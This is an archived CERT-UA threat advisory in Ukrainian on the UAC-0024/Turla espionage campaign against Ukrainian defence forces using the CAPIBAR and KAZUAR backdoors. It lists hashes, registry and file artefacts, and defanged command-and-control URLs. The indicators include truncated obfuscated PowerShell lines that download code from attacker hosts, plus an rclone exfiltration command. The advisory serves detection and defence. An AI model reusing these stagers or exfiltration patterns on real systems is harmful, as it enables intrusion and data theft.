CERT-UA

Archived: 2026-04-05 20:12:24 UTC

Загальна інформаціяі

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA вживаються заходи з протидії кіберзагрозам. Так, з 2022 року за ідентифікатором UAC-0024 відслідковується активність, що полягає у здійсненні цільових кібератак, спрямованих проти сил оборони з метою шпигунства із застосуванням шкідливої програми CAPIBAR (Microsoft: "DeliveryCheck", Mandiant: "GAMEDAY").

Окрім застосування XSLT (Extensible Stylesheet Language Transformations) та COM-hijacking специфіка CAPIBAR полягає в наявності серверної частини, що, зазвичай, встановлюється на скомпрометованих серверах MS Exchange у вигляді MOF (Managed Object Format) файлу із застосуванням PowerShell-інструменту Desired State Configuration (DCS), фактично перетворюючи легітимний сервер в центр управління шкідливою програмою.

На етапі первинної компрометації, окрім надсилання електронних листів з додатком у вигляді документу з макросом, зловмисники можуть здійснювати модифікацію документів (наприклад, на внутрішньому загальнодоступному мережевому ресурсі), додаючи в структуру легітимного макросу декілька рядків коду, які забезпечать запуск PowerShell.

При цьому, за певних обставин на уражені ЕОМ довантажується складний багатофункціональний бекдор KAZUAR, в якому реалізовано більше 40 функцій, серед яких: "chakra" (запуск JS за допомогою ChakraCore), "eventlog" (отримання даних з журналів ОС), "forensic" (збір артефактів: compatibilityassistant, exploreruserassist, activitiescache, prefetchfiles, muicache), "steal" (викрадення автентифікаційних даних: passwords, bookmarks, autofill, history, proxies, cookies, filezilla, chromium, mozilla, outlook, openvpn, system, winscp, signal, git), "unattend" (викрадення баз даних/конфігураційних файлів програм: KeePass, Azure, Gcloud, AWS, bluemix та інших).

Серед іншого відомі випадки ексфільтрації з інфікованих ЕОМ файлів за визначеним переліком розширень з використанням легітимної програми rclone.

З урахуванням особливостей тактик, технік та процедур, а також факту використанням програми KAZUAR, з достатнім рівнем впевненості описану активність (UAC-0024) асоційовано з угрупуванням Turla (UAC-0003, KRYPTON, Secret Blizzard), діяльність яких скеровується фсб росії.

З метою створення сприятливих умов для детектування загрози, зразки шкідливих програм розповсюджено серед компаній-розробників засобів захисту.

Принагідно висловлюємо вдячність команді Microsoft Threat Intelligence (@MsftSecIntel) за безперервне сприяння в боротьбі з кіберзагозами в масштабах всієї країни.

Індикатори кіберзагроз

Файли:

```
cdf7fa901701ea1ef642aeb271c70361    1c97f92a144ac17e35c0e40dc89e12211ef5a7d5eb8db57ab093987ae6f3b9dc
153b713b3c6e642f39993d65ab33c5f0    5cf64f37fac74dc8f3dcb58831c3f2ce2b3cf522db448b40acdab254dd46cb3e
9ececb4acbf692c2a8ea411f2e7dd006    07f9b090172535089eb62a175e5deaf95853fdfd4bcabf099619c60057d38c57
5c7466a177fcaad2ebab131a54c28fab    bd7dbaf91ba162b6623292ebcdd2768c5d87e518240fe8ca200a81e9c7f01d76
b63c2ec9a631e0217d39c4a43527a0ce    1c1bb64e38c3fbe1a8f0dcb94ded96b332296bcbf839de438a4838fb43b20af3
420b7dc391f2cb0a9a684c1c48c334e2    01c5778be73c10c167fae6d7970c0be23a29af1873d743419b1803c035d92ef7
491e462bf1213fede82925dea5df8fff    ba2c8df04bcba5c3cfd343a59d8b59b76779e6c27eb27b7ac73ded97e08f0f39
9dd2bea4f2df8d3ef51dc10c6db2e07a    aaf7642f0cab75240ec65bc052a0a602366740b31754156b3a0c44dccec9bebe
8c56c22343853d3797037bdac2cec6c7    d4d7c12bdb66d40ad58c211dc6dd53a7494e03f9883336fa5464f0947530709f
17402fc21c7bafae2c1a149035cd0835    19b7ddd3b06794abe593bf533d88319711ca15bb0a08901b4ab7e52aab015452
d3065b4b1e8f6ecb63685219113ff0b8    4ef8db0ca305aaab9e2471b198168021c531862cb4319098302026b1cfa89947
5210b3d85fd0026205baee2c77ac0acd    64e8744b39e15b76311733014327311acd77330f8a135132f020eac78199ac8a
4065e647380358d22926c24a63c26ac4    5e122ff3066b6ef2a89295df925431c151f1713708c99772687a30c3204064bd
11a289347b95aab157aa0efe4a59bf24    91dc8593ee573f3a07e9356e65e06aed58d8e74258313e3414a7de278b3b5233
cba1f4c861240223332922d2913d18e5    b8ee794b04b69a1ee8687daabfe4f912368a500610a099e3072b03eeb66077f8
65102299bf8d7f0129ebbcb08a9c2d98    8168dc0baea6a74120fbabea261e83377697cb5f9726a2514f38ed04b46c56c8
```

Хостові:

```
C:\Windows\System32\config\systemprofile\AppData\Roaming\ASKOD\localhost.mof
C:\Windows\System32\config\systemprofile\AppData\Roaming\ZOV\localhost.mof
C:\Windows\System32\Configuration\Pending.mof
C:\ProgramData\ASUS\ASUS System Control Interface\AsusSoftwareManager\Config.dat
%LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\8HIA0N4E\logon[1].aspx
%LOCALAPPDATA%\assembly\dl3\QKP9W8EK.5CJ\XRNLX3QV.5BO\3d7183c9\00000000_00000000\__AssemblyInfo__.in
%LOCALAPPDATA%\assembly\dl3\QKP9W8EK.5CJ\XRNLX3QV.5BO\3d7183c9\00000000_00000000\logon.aspx
%LOCALAPPDATA%\Microsoft\OneDrive\Update\UpdateService.exe
%LOCALAPPDATA%\Microsoft\OneDrive\Update\rclone.conf
%LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\UOIQCADZ\SYNC[1]
powershell -e JAB3AD0AbgBlAFcALQBPAGIAagBFAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AEUAYgBjAEwAaQBlAE
powershell -e JABHAHIAcQBkAHEAdwBkAGUAPQBOAGUAdwAtAE8AYgBqAEUAYwBUACAAUwBZAHMAVABlAE0ALgBOAEUAdAAuAF
$w=neW-ObjEct system.net.wEbcLieNt;$file=$w.DownLoadStRiNg('hxxps://www.adelaida[.]ua/plugins/vmsear
$Grqdqwde=New-ObjEcT SYsTeM.NEt.WebCLieNt;$iuaW=$Grqdqwde.DOwNLOaDStRiNg('hxxPs://aleimportadora[.]n
"C:\Users\%USERNAME%\AppData\Local\Microsoft\OneDrive\Update\UpdateService.exe" "copy" "C:\Users\%US
\Mozilla\Updates Firefox Browser (Scheduled Task)
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Gentling
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Gentling\Maleness
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Gentling\Maleness1
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Gentling\Maleness2
HKEY_CURRENT_USER\SOFTWARE\Microsoft\GameBarApi\GameBarId
HKEY_CURRENT_USER\Software\Classes\CLSID\{84F0FAE1-C27B-4F6F-807B-28CF6F96287D}\InprocServer32\1.0.0
HKEY_CURRENT_USER\Software\Classes\CLSID\{8989946A-2F3B-4BE9-874E-D0B2B534ACA0}\ScriptletURL
HKEY_CURRENT_USER\Software\Classes\CLSID\{84f0fae1-c27b-4f6f-807b-28cf6f96287d}\ScriptletURL
```

Мережеві:

```
hXXps://www.adelaida[.]ua/plugins/vmsearch/wp-config-plugins.php
hXXps://www.adelaida[.]ua/plugins/vmsearch/wp-config-themes.php
hXXps://www.adelaida[.]ua/plugins/vmsearch/wp-file-script.js
hXXps://atomydoc[.]kg/src/open_center/
hXXps://atomydoc[.]kg/src/open_center/?page=ccl
hXXps://atomydoc[.]kg/src/open_center/?page=fst
hXXps://atomydoc[.]kg/src/open_center/?page=snd
hXXps://atomydoc[.]kg/src/open_center/?page=trd
hXXps://aleimportadora[.]net/images/slides_logo/
hXXps://aleimportadora[.]net/images/slides_logo/?page=
hXXps://aleimportadora[.]net/images/slides_logo/fg/message
hXXps://aleimportadora[.]net/images/slides_logo/fg/music
hXXps://aleimportadora[.]net/images/slides_logo/fg/video
hXXps://aleimportadora[.]net/images/slides_logo/index.php
hXXps://octoberoctopus.co[.]za/wp-includes/sitemaps/web/
hXXps://sansaispa[.]com/wp-includes/images/gallery/
hXXps://www.pierreagencement[.]fr/wp-content/languages/index.php
hXXps://mail.aet.in[.]ua/outlook/api/logon.aspx
hXXps://mail.kzp[.]bg/outlook/api/logon.aspx
hXXps://mail.numina[.]md/owa/scripts/logon.aspx (CAPIBAR C2URL)
hXXps://mail.aet.in[.]ua/outlook/api/logoff.aspx (CAPIBAR C2URL)
hXXps://mail.arlingtonhousing[.]us/outlook/api/logoff.aspx (CAPIBAR C2URL)
hXXps://mail.kzp[.]bg/outlook/api/logoff.aspx (CAPIBAR C2URL)
hXXps://mail.lechateaudelatour[.]fr/MICROSOFT.EXCHANGE.MAILBOXREPLICATIONSERVICE.PROXYSERVICE/RPCWIT
hXXps://mail.lebsack[.]de/MICROSOFT.EXCHANGE.MAILBOXREPLICATIONSERVICE.PROXYSERVICE/RPCWITHCERT/SYNC
```

Графічні зображення



Рис.1 Приклад ланцюга ураження шкідливою програмою CAPIBAR



Рис.2 Приклад серверної частини CAPIBAR



Рис.3 Приклад ланцюга запуску шкідливої програми KAZUAR

Source: https://cert.gov.ua/article/5213167